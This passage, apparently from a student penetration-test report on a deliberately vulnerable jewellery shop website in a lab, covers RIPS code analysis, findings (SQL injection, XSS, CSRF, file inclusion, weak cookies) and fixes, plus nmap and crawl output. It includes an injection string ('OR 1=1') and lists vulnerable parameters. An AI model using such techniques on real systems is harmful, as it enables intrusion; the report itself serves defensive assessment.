#### 3.1 Source Code Analysis

The source code was initially analysed automatically using the software program RIPS, the free version has its limitations but it provides valuable information. This was done on Kali Linux where rips was copied to /var/www/html directory and apache was started as can be seen in Figure 29.

```
root@kali:~/Desktop# cd /var/www/html
root@kali:/var/www/html# ls
index.html index.nginx-debian.html
root@kali:/var/www/html# cd rips
root@kali:/var/www/html/rips# service mysql start
root@kali:/var/www/html/rips# service apache2 start
root@kali:/var/www/html/rips#
```

Figure 29. RIPS being hosted with apache

The next step was to navigate to localhost/rips/ on a browser. From there the path to the source code could be given and scanned. For this the user tainted only option was used, this is where the tool uses taint analysis which is where it "attempts to identify variables that have been 'tainted' with user controllable input and traces them to possible vulnerable functions also known as a 'sink'. If the tainted variable gets passed to a sink without first being sanitized it is flagged as a vulnerability." (OWASP, 2019). Taint analysis was used as it can scale well and is good for allowing automatic tools to find vulnerabilities such as SQL Injection easily.



Figure 30. RIPS Result Brief

The full results of RIPS can be found in Appendix D. As can be seen in figure 30 RIPS found a total of 19 SQL Injections and 29 XSS as well as 1 file inclusion vulnerability and 1 file manipulation. The found vulnerabilities were manually analysed to check for false positives.

The first instance of SQL Injection found by RIPS was in view.php which was found to not be a false positive as an attacker could tamper with the variable txtid and there is no protection against it. RIPS however identified two SQL Injection vulnerabilities on view.php, the code could be updated to only require one query and make it easier to implement protection.

RIPS found the previously known file inclusion vulnerability on extras.php, analysing the source code revealed there was a filter in place that had been easily bypassed in the previous section using URL encoding.

The next page analysed was latest.php which was found to have two XSS however upon further inspection these were both false positives as the only user based input is the variable pn, or page number. This page was found to have implemented a filter allowing only for digits to be entered.

The instance of SQL Injection found on Changepassword.php was verified they was no sanitisation or validation of user input for the variable \$newpass. Found on Changepassword.php was also commented code that checked if the entered old password aligned with the database's entry for password for that user this not being implemented helped allow the CSRF attack.

The SQL Injection instance with a filter was that of processlogin.php which when analysed revealed it had code to sanitise data but for the variable \$str rather than the username or password. It was also found that it had two filters sqlcm.php and sqlcm\_filter.php both of which are lackluster and could be greatly expanded.

Searchresult.php was found to have commented out some SQL injection prevention methods such as htmlspecialchars() and mysql\_real\_escape\_string(). The code also had code commented out that would have allowed the same attacks done on the variable search to be done on the variable select.

The file remove.php was correctly found by RIPS to have blind SQL Injection and there were no prevention techniques in place.

The file Copy of Changepassword.php whilst not in use was analysed as it might be later implemented. It was found to have errors in the code such as \$qresult = \$sqlupd which would reveal the syntax for the query to any user but it also used the same query that was commented out in changepassword.php. The XSS identified by RIPS was a false positive.

The identified SQL injection in updateqty.php was analysed and had no verification on the txtjewelid variable that was sent in POST other than the limit of 4 characters on cart.php that could easily be edited. Whilst it would be a blind injection it would also be best practice to prevent the attacker having any chances of exploiting it.

RIPS identified viewproduct.php to have 3 SQL Injection vulnerabilities and 3 XSS vulnerabilities. The page implements no filter or validation for the variables Subname and Items. The only filter is the same blacklist previously found for pn, page number.

Changepicture.php was identified by RIPS as having File Manipulation, SQL Injection and Cross-Site Scripting. File Manipulation was a false positive as the site successfully implemented protections against the user changing extensions and types as can be seen in section 2.11. SQL Injection and XSS however were not previously found and may allow for an attack to be carried out as there is a lack of validation on the file name.

Processcheckout.php whilst not being currently used in the website had a high number of SQL Injections with 5 being identified. The first SQL Query could be completely removed as it provided nothing to the rest of the code. The transaction code was found to be generated using the rand() function which is poor practice it would be better to use code that could not allow for repeats. It would best to remove this file from the server and continue to use checkout.php instead as it was found not to have any SQL based vulnerabilities or otherwise.

Removeqty.php had blind SQL injection as in remove.php and again had no prevention methods in place.

There was also found to be 2 SQL Injections and 2 XSS vulnerabilities in the adminarea, with 1 SQL injection being in delconfirm.php and the rest in editprod.php. Whilst these pages are secure to admin only it would still be best to prevent SQL injection and XSS attacks. During the analysis some mistakes were also found such as in delconfirm.php on line 77 it should presumably be \$location = "viewpage-paginated.php"; rather than \$location = "viewpage.php";.

Once this was completed files with interesting names were analysed. For example hidden.php and ~/guests/sqlcm.bak. In hidden.php was found to be information, the door number entry number presumably for Astley Jewellers, if an attacker was to find this file on the server it is obvious the damage that could be caused files like these should not be kept online at all. The file sqlcm.bak was found to be a backup file of the SQL filter used throughout the website if an attacker was to find this file using a program such as DirBuster they could gain valuable information about the prevention techniques in place, it is best to keep backup files offline.

The registration process was then analysed to look for any input validation, it was found that there were scripts in place on both register.php and register.html (register.html is the one currently in use on the website). However, as known from the procedure they are misconfigured and fail to actually run/check the input of the user.

### **3.2** Vulnerabilities and Countermeasures

One of the main problems found on this application is that of injection. Found on this site were varying injection attack vectors. SQL Injection was found first in the search function and later through source code analysis throughout the site. SQL injection can easily be prevented with various methods such as input validation, sanitised input and parameterised queries. Input validation is when the program rejects inputted variables that do not make sense with the application e.g. if a "OR 1=1;" is entered but username do not allow space or symbols this should be either rejected or sanitised. Sanitising entered data would remove potentially harmful characters and parts of input such as quotation marks or common strings used in attacks such as "SELECT" or "DROP". Parameterised queries or prepared statements is the process of pre-defining a SQL statement so that all that is needed is the parameters

such as username and password for example a program for logging in with the use of prepared statements with the input of 'OR 1=1;" would not be interpreted as part of the query and would be searched for as a username in the database.

Another form of injection was also found, that of Reflected Cross-Site Scripting in the search function and throughout the site as found in section 3.1. Reflected Cross-Site scripting is not as serious as Stored Cross-Site scripting but it can cause serious harm to a victim by for example capturing the user's login credentials. Similarly to SQL injection it can be prevented by implementing input sanitisation and validation.

An HTML Injection vulnerability was also found on the website in the search function. This can allow for example an attacker to forge a login page which can then be sent to the victim who falls for it due to it being hosted on the correct domain. Again, with the use of input validation and sanitisation this can be prevented.

A lot of the software used was outdated such as PHP which was running 5.4.7 whereas the latest available is 7.4 as of 2019/12/16. With the amount of PHP vulnerabilities that can be seen for this version on CVE Details (cvedetails, no date) it is obviously best practice to keep software up-to-date. The site was also found to be vulnerable to shellshock a vulnerability that was patched 5 years ago. The countermeasure is simply updating to the latest software as it becomes available. Whilst this cannot fully protect against software vulnerabilities as zero-days will always be found but it should provide massively reduce the risk of software vulnerabilities being leveraged against the web application.

The cookie used for login verification was relatively weak and was reverse-engineered rather easily. By failing to use any random elements and only using username, password and timestamp an attacker could capture a cookie perhaps via cross-site scripting and gain the login credentials for that user. It would be best to encrypt the cookie rather than encode perhaps using encryption such as bcrypt. The cookies also

It was also found that the password change functionality was vulnerable to Cross-Site Request Forgery where an attacker can send craft a link which when the victim clicks on would change the user's password to anything the attacker wishes. The site used POST for the request but that does not prevent CSRF it simply means the attacker has to create a website with a similar post form that when viewed automatically sends the form. A good technique used to prevent CSRF is through the use of tokens, where the server generates a token and stores it, it is then added as a hidden field in the vulnerable form and when the form is sent the token in the request is compared with the one stored by the server, if they match it would be a valid request and invalid if they do not. For this to be secure though the token would also have to be secure and cannot be easily guessed or predicted. Any XSS vulnerabilities would also render this technique useless.

The website was also vulnerable to brute-force attacks. There were multiple issues with the website that allowed for this and that can be rectified to prevent these attacks. The website had a poor password policy when registering the only check on the password was that it was not between 1 and 5, a better password policy that makes them longer and more complex could make it a lot harder for brute-force

programs to guess passwords. The error messages that returned upon failed logins also provided information to enumerate usernames, it is best practice to give generic error messages such as "The username or password entered were incorrect." Limiting the amount of login attempts can also be used to limit brute-force attacks by for example creating a count of attempted logins and disabling login once the limit is exceeded. Another technique would be to implement random delays after login attempts server-side so that it cannot be analysed.

There are also issues with directory traversal and similar vulnerabilities. The robots.txt file revealed the company-accounts directory which could be accessed. This can be prevented by correctly configuring the .htaccess file. The website also had a local file inclusion vulnerability in the extras.php section, this did employ a filter but it was limited it would be best to expand it to include more such as the '/' and the URL encoded characters of those already included. The best prevention however would be to use a whitelist of allowed files. Analysis of the source code also found the accessible directory ~/guests which tools like DirBuster failed to find but could possibly find with other lists, this could again be prevented with configuring the .htaccess file correctly.

There is also a lot of generic issues with the website that would be best to fix. The website is only using HTTP and not HTTPS meaning that the traffic between the user and server is not secure and can easily be captured by an attacker. The cookies also fails to utilise the Httponly attribute which helps to prevent them being accessed by XSS scripting attacks. There is also a comment left on topviewed.php which discloses valuable information to an attacker, it is best practice to not leave any comments that could be of use to an attacker. The file phpinfo.php can be found in the root folder of the website which reveals a lot of valuable information such as details of software versions and php configuration it is recommended to disable this functionality. The x-powered-by header reveals the php version to an attacker this can be removed in the server configuration. The anti-clickjacking X-Frame-Options, the X-XSS-Protection and the X-Content-Type-Options headers are not present, it would be best to enable them to help prevent clickjacking and XSS respectively for further information refer on these refer to references 4, 5 and 6. Apache mod negotiation is also enabled with MultiViews which can be used by software to easily find files on the server, it would best to disable MultiViews. The phpmyadmin package is visible so if a username and password could be brute-forced by an attacker it could cause serious damage, this can be remedied with .htaccess. Another important change to be made would be to store the user's encrypted password rather than plain-text as is being done to prevent further damage if the database's data is leaked, bcrypt is a good choice for this.

#### 3.3 GENERAL DISCUSSION

Overall, the website is poorly configured. It is highly recommended that the provided countermeasures are implemented as soon as possible. The current state of the website puts not just the users at risk but also the entirety of the server and the company. Many of the countermeasures can solve a lot of issues with the site with just a few changes, for example by changing to prepared SQL statements throughout the site prevents SQL injection. Some of the countermeasures are already in place just misconfigured such as the LFI filter and the input validation for user registration.

Whilst impossible to completely prevent, brute-forcing should also be a top priority by implementing a strong password policy and other common prevention techniques such as login attempt limit the risk of brute-force attacks can be greatly limited.

There are also a lot of changes that can make the user-side more secure such as using encryption instead of plain-text or by implementing anti-clickjacking and anti-xss headers. Small things such as this can avoid massive economic impacts on the company in the future.

#### 3.4 FUTURE WORK

If given more time and resources there are many areas that should be given more attention and investigation. One of these would be in the source code analysis, it would be greatly beneficial to use a paid tool like the more recent RIPS as it provides a much more thorough examination of the source code. It would also be better to have done a complete manual check of the source code as whilst there may not be obvious attack vectors there may be data leakage that is useful to an attacker elsewhere in the site.

It could also be useful to conduct a test that increased the scope so that included social engineering of the employees at Astley's Jewellers as it often easier to trick individuals than to exploit software vulnerabilities as well as including the physical security of Astley's Jewellers. Perhaps including a cyber-security workshop for employees to inform and teach on how attackers could leverage them to gain access.

More detailed information on how to implement countermeasures could also be provided given more time/resources.

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# **APPENDICES**

## APPENDIX A

## nmapscan.txt

```
# Nmap 7.80 scan initiated Wed Nov 27 08:23:36 2019 as: nmap -p
1-65535 -sT -oN nmapscan.txt 192.168.1.20
Nmap scan report for 192.168.1.20
Host is up (0.00031s latency).
Not shown: 65531 closed ports
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
443/tcp open https
3306/tcp open mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)
# Nmap done at Wed Nov 27 08:23:51 2019 -- 1 IP address (1 host up)
scanned in 15.99 seconds
comments.txt
Starting Nmap 7.80 (https://nmap.org) at 2019-11-06 09:18 EST
Nmap scan report for 192.168.1.20
Host is up (0.00036s latency).
PORT STATE SERVICE
80/tcp open http
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.1.20
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 16
     Comment:
     <!-- CSS Part Start-->
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
     Line number: 128
     Comment:
     <!-- Header Part Start-->
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 101
```

```
Comment:
      /****** Carouse ******/
Path: http://192.168.1.20:80/js/custom.js
Line number: 109
     Comment:
     /***** Cloud Zoom *******/
     Path: http://192.168.1.20:80/index.php
     Line number: 379
     Comment:
     <!--Random Featured Product End-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 252
Comment:
     <!--Flexslider Start-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 115
     Comment:
     <!-- Top Part Start-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 259
     Comment:
     <!--Flexslider End-->
     Path: http://192.168.1.20:80/index.php
     Line number: 390
     Comment:
     <!--Coming Soon Product Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 434
     Comment:
     <!-- Main Div Tag End-->
     Path: http://192.168.1.20:80/js/jquery.fancybox.pack.js
     Line number: 1
     Comment:
```

```
/*! fancyBox v2.1.4 fancyapps.com |
fancyapps.com/fancybox/#license */
1
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 3
Comment:
     <!-- Head1 Part Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 71
Comment:
     <!-- CSS Part End-->
     Path: http://192.168.1.20:80/index.php
     Line number: 272
     Comment:
     <!--Random Featured Product Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 245
      Comment:
      <!--Social Icons Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 374
      Comment:
      <!--Top Views End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 265
     Comment:
     <!--Top Views Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 1
     Comment:
```

```
<!-- *** Note document root is
/mnt/sda2/swag/output/vulnerable/site. Tidy this up later. -->
1
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 25
Comment:
/*IE6*/
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 142
     Comment:
     <!-- Main Navigation Start-->
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 97
     Comment:
     /****** Tabs ******/
Path: http://192.168.1.20:80/js/custom.js
     Line number: 85
      Comment:
     /***** Fancybox *******/
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 69
      Comment:
     /****** Qty Plus Mines Button *******/
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 67
     Comment:
     /********Category Accordion *******/
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 60
     Comment:
      /***** Accordion *******/
      Path:
http://192.168.1.20:80/viewproduct.php?Items=0015&Subname=Pendants&Men
uCat=3
     Line number: 265
Comment:
     <!--View Product Start-->
```

```
Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
1
     Line number: 432
     Comment:
     <!--Footer Part End-->
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 451
     Comment:
     <!--Flexslider Javascript Part End-->
    Path: http://192.168.1.20:80/js/custom.js
     Line number: 1
    Comment:
     /***** Back to top ******/
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 250
     Comment:
     <!--Social Icons End-->
     Path: http://192.168.1.20:80/css/carousel.css
     Line number: 32
     Comment:
     /**
            * Horizontal Buttons
            */
     Path: http://192.168.1.20:80/about.php
     Line number: 273
     Comment:
     <!--About End-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
     Line number: 436
     Comment:
     <!--Flexslider Javascript Part Start-->
     Path: http://192.168.1.20:80/about.php
     Line number: 265
    Comment:
     <!--About Start-->
```

```
Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
    Line number: 242
Comment:
     <!-- Section Start-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
1
     Line number: 263
     Comment:
     <!--Middle Part End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 29
Comment:
     /*can be % px auto*/
     Path: http://192.168.1.20:80/js/custom.js
     Line number: 14
     Comment:
      /***** Color Option ******/
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 438
     Comment:
      <!-- JS Part Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 232
Comment:
      <!-- Main Navigation End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
1
     Line number: 113
     Comment:
     <!-- Head1 Part End-->
      Path: http://192.168.1.20:80/index.php
```

```
Line number: 395
     Comment:
      <!--Coming Soon Product End-->
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 385
      Comment:
      <!--Footer Part Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
1
     Line number: 388
     Comment:
     <!--Custom Column Start-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
     Line number: 451
1
     Comment:
     <!-- JS Part End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
8
     Line number: 422
Comment:
     <!--Custom Column End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 383
      Comment:
      <!--Special Promo Banner End-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 262
     Comment:
     <!--Section End-->
     Path: http://192.168.1.20:80/index.php
     Line number: 402
     Comment:
```

```
<!--Carousel End-->
Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 124
     Comment:
     <!-- Main Div Tag Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
      Line number: 121
     Comment:
     <!-- Top Part End-->
     Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
Line number: 376
     Comment:
     <!--Special Promo Banner Start-->
      Path:
http://192.168.1.20:80/topviewed.php?Items=0031&Subname=Views&MenuCat=
1
     Line number: 241
     Comment:
     <!-- Middle Part Start-->
     Path: http://192.168.1.20:80/index.php
     Line number: 397
     Comment:
     <!--Carousel Start-->
http://192.168.1.20:80/viewproduct.php?Items=0015&Subname=Pendants&Men
uCat=3
     Line number: 370
     Comment:
    <!--View Product End-->
443/tcp open https
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=192.168.1.20
     Path: http://192.168.1.20:443/
     Line number: 13
    Comment:
```

```
/*]]>*/
Path: http://192.168.1.20:443/
      Line number: 8
Comment:
     <!--/*-->
     Path: http://192.168.1.20:443/
      Line number: 8
     Comment:
      <!--*/
            body { color: #000000; background-color: #FFFFFF; }
            a:link { color: #0000CC; }
            p, address {margin-left: 3em;}
            span {font-size: smaller;}
     /*]]>*/-->
     Path: http://192.168.1.20:443/
     Line number: 8
      Comment:
      /*--><! [CDATA[/*><!--*/
MAC Address: 00:0C:29:20:A5:12 (VMware)
```

Nmap done: 1 IP address (1 host up) scanned in 14.89 seconds

## entrypoints.xlsx

URL	POST/GET	PARAMETERS
/login.php		
/processlogin.php	POST	txtusername, txtpassword
/Changepassword.php	POST	LoginID, OldPassword, NewPassword, ConfirmPassword, Submit
/searchresult.php	POST	search, select
/view.php	POST	txtid
/processcheckout.php	POST	<pre>txtQty, txtuserid, jewelid</pre>
/checkout.php		
/confirmcheckout.php	POST	Card

/extras.php	GET	type
/viewproduct.php	GET	Items, Subname, MenuCat
/features.php	GET	pn
/latest.php	GET	pn

## urls.txt

http://192.168.1.20/Photos
http://192.168.1.20/Photos/?C=S;O=D
http://192.168.1.20/Photos/Diamond
http://192.168.1.20/Photos/Diamond/?C=S;O=D
http://192.168.1.20/Photos/Diamond/Bangles
http://192.168.1.20/Photos/Diamond/Bangles/1.jpg
http://192.168.1.20/Photos/Diamond/Bangles/10.jpg
http://192.168.1.20/Photos/Diamond/Bangles/11.jpg
http://192.168.1.20/Photos/Diamond/Bangles/2.jpg
http://192.168.1.20/Photos/Diamond/Bangles/3.jpg
http://192.168.1.20/Photos/Diamond/Bangles/4.jpg
http://192.168.1.20/Photos/Diamond/Bangles/5.jpg
http://192.168.1.20/Photos/Diamond/Bangles/6.jpg
http://192.168.1.20/Photos/Diamond/Bangles/7.jpg
http://192.168.1.20/Photos/Diamond/Bangles/8.jpg
http://192.168.1.20/Photos/Diamond/Bangles/9.jpg
http://192.168.1.20/Photos/Diamond/Bangles/?C=D;O=D
http://192.168.1.20/Photos/Diamond/EarRings
http://192.168.1.20/Photos/Diamond/EarRings/1.jpg
http://192.168.1.20/Photos/Diamond/EarRings/10.jpg
http://192.168.1.20/Photos/Diamond/EarRings/2.jpg
http://192.168.1.20/Photos/Diamond/EarRings/3.jpg
http://192.168.1.20/Photos/Diamond/EarRings/4.jpg
http://192.168.1.20/Photos/Diamond/EarRings/5.jpg
http://192.168.1.20/Photos/Diamond/EarRings/6.jpg
http://192.168.1.20/Photos/Diamond/EarRings/7.jpg
http://192.168.1.20/Photos/Diamond/EarRings/8.jpg
http://192.168.1.20/Photos/Diamond/EarRings/9.jpg
http://192.168.1.20/Photos/Diamond/EarRings/?C=S;O=D
http://192.168.1.20/Photos/Diamond/EarRings/LE3042.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring
http://192.168.1.20/Photos/Diamond/Lady%20Ring/1.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/10.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/2.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/3.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/4.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/5.jpg

```
http://192.168.1.20/Photos/Diamond/Lady%20Ring/6.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/7.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/8.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/9.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/?C=M;O=D
http://192.168.1.20/Photos/Diamond/Necklaces
http://192.168.1.20/Photos/Diamond/Necklaces/1.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/2.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/3.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/4.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/5.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/6.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/7.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/?C=S;O=D
http://192.168.1.20/Photos/Diamond/Nose%20Pin
http://192.168.1.20/Photos/Diamond/Nose%20Pin/1.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/10.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/11.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/2.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/3.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/4.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/5.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/6.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/7.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/8.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/9.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/?C=M;O=D
http://192.168.1.20/Photos/Diamond/Pendant%20Set
http://192.168.1.20/Photos/Diamond/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/10.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/11.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/12.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/13.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/14.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/3.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/4.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/5.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/6.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/8.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/9.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/?C=M;O=D
http://192.168.1.20/Photos/Diamond/Pendants
http://192.168.1.20/Photos/Diamond/Pendants/1.jpg
http://192.168.1.20/Photos/Diamond/Pendants/10.jpg
http://192.168.1.20/Photos/Diamond/Pendants/2.jpg
http://192.168.1.20/Photos/Diamond/Pendants/3.jpg
http://192.168.1.20/Photos/Diamond/Pendants/4.jpg
```

```
http://192.168.1.20/Photos/Diamond/Pendants/5.jpg
http://192.168.1.20/Photos/Diamond/Pendants/6.jpg
http://192.168.1.20/Photos/Diamond/Pendants/7.jpg
http://192.168.1.20/Photos/Diamond/Pendants/8.jpg
http://192.168.1.20/Photos/Diamond/Pendants/9.jpg
http://192.168.1.20/Photos/Diamond/Pendants/?C=S;O=D
http://192.168.1.20/Photos/Diamond/Pendants/PP0030.jpg
http://192.168.1.20/Photos/Diamond/Rings
http://192.168.1.20/Photos/Diamond/Rings/1.jpg
http://192.168.1.20/Photos/Diamond/Rings/10.jpg
http://192.168.1.20/Photos/Diamond/Rings/11.jpg
http://192.168.1.20/Photos/Diamond/Rings/2.jpg
http://192.168.1.20/Photos/Diamond/Rings/3.jpg
http://192.168.1.20/Photos/Diamond/Rings/4.jpg
http://192.168.1.20/Photos/Diamond/Rings/5.jpg
http://192.168.1.20/Photos/Diamond/Rings/6.jpg
http://192.168.1.20/Photos/Diamond/Rings/7.jpg
http://192.168.1.20/Photos/Diamond/Rings/8.jpg
http://192.168.1.20/Photos/Diamond/Rings/9.jpg
http://192.168.1.20/Photos/Diamond/Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold
http://192.168.1.20/Photos/Gold/?C=D;O=D
http://192.168.1.20/Photos/Gold/Bangles
http://192.168.1.20/Photos/Gold/Bangles/1.jpg
http://192.168.1.20/Photos/Gold/Bangles/10.jpg
http://192.168.1.20/Photos/Gold/Bangles/11.jpg
http://192.168.1.20/Photos/Gold/Bangles/2.jpg
http://192.168.1.20/Photos/Gold/Bangles/3.jpg
http://192.168.1.20/Photos/Gold/Bangles/4.jpg
http://192.168.1.20/Photos/Gold/Bangles/5.jpg
http://192.168.1.20/Photos/Gold/Bangles/6.jpg
http://192.168.1.20/Photos/Gold/Bangles/7.jpg
http://192.168.1.20/Photos/Gold/Bangles/8.jpg
http://192.168.1.20/Photos/Gold/Bangles/9.jpg
http://192.168.1.20/Photos/Gold/Bangles/?C=D;O=D
http://192.168.1.20/Photos/Gold/Ear%20Rings
http://192.168.1.20/Photos/Gold/Ear%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/12.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/?C=D;O=D
```

```
http://192.168.1.20/Photos/Gold/Lady%20Rings
http://192.168.1.20/Photos/Gold/Lady%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/12.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Lady%20Rings/images.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings
http://192.168.1.20/Photos/Gold/Man%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/11.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/?C=D;O=D
http://192.168.1.20/Photos/Gold/Mang%20Tika
http://192.168.1.20/Photos/Gold/Mang%20Tika/1.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/10.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/12.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/2.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/3.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/4.jpg
